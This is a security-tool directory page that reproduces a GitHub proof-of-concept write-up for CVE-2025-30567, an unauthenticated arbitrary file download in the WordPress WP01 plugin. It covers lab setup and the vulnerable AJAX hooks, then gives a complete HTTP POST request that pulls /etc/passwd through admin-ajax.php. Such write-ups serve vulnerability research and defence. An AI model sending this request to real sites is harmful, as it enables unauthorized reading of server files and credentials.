Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-30567 — Unauthorized Arbitrary File Download in WordPress WP01 | Kitploit

Tools/GitHubGitHub/oyst3r1ng/cve-2025-30567
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration Testing
GitHuboyst3r1ng/cve-2025-30567

CVE-2025-30567

Unauthorized Arbitrary File Download in WordPress WP01

View Repository
1191 year agoNot yet reviewed
Share

Introduction

Unauthorized Arbitrary File Download in WordPress WP01!

Environment setup

Step 1: Download the WP01 Plugin,But...

alt text

Haha, don't worry, here is the source code of the plugin.

Step 2: Package the provided wp01 folder and upload it to the WordPress plugins section.like this-->

alt text

Analysis

It's simple—the vulnerability is triggered at the following point:

alt text

Next, check where the make_archive method is called.

alt text

Two AJAX action hooks are present—one for logged-in users and another for non-logged-in users. This is the reason for the unauthorized access vulnerability.


Alright, now let's craft the payload to read the contents of /etc/passwd on the local machine.

POST /wp-admin/admin-ajax.php?action=wp01_generate_zip_archive HTTP/1.1
Host: 192.168.43.133
accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: cb_lang=zh-cn; PHPSESSID=8b29e9ec5200189ba7e72e98d4c6d017; WS_ADMIN_URL=ws://192.168.43.133/notice; WS_CHAT_URL=ws://192.168.43.133/msg; wordpress_test_cookie=WP%20Cookie%20check; XDEBUG_SESSION=PHPSTORM; wp01-lang=en; wp_lang=en_US
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

target=passwd&path=/etc/

results:

alt text

alt text

OK, next, download this wp-01-passwd.zip file.

alt text

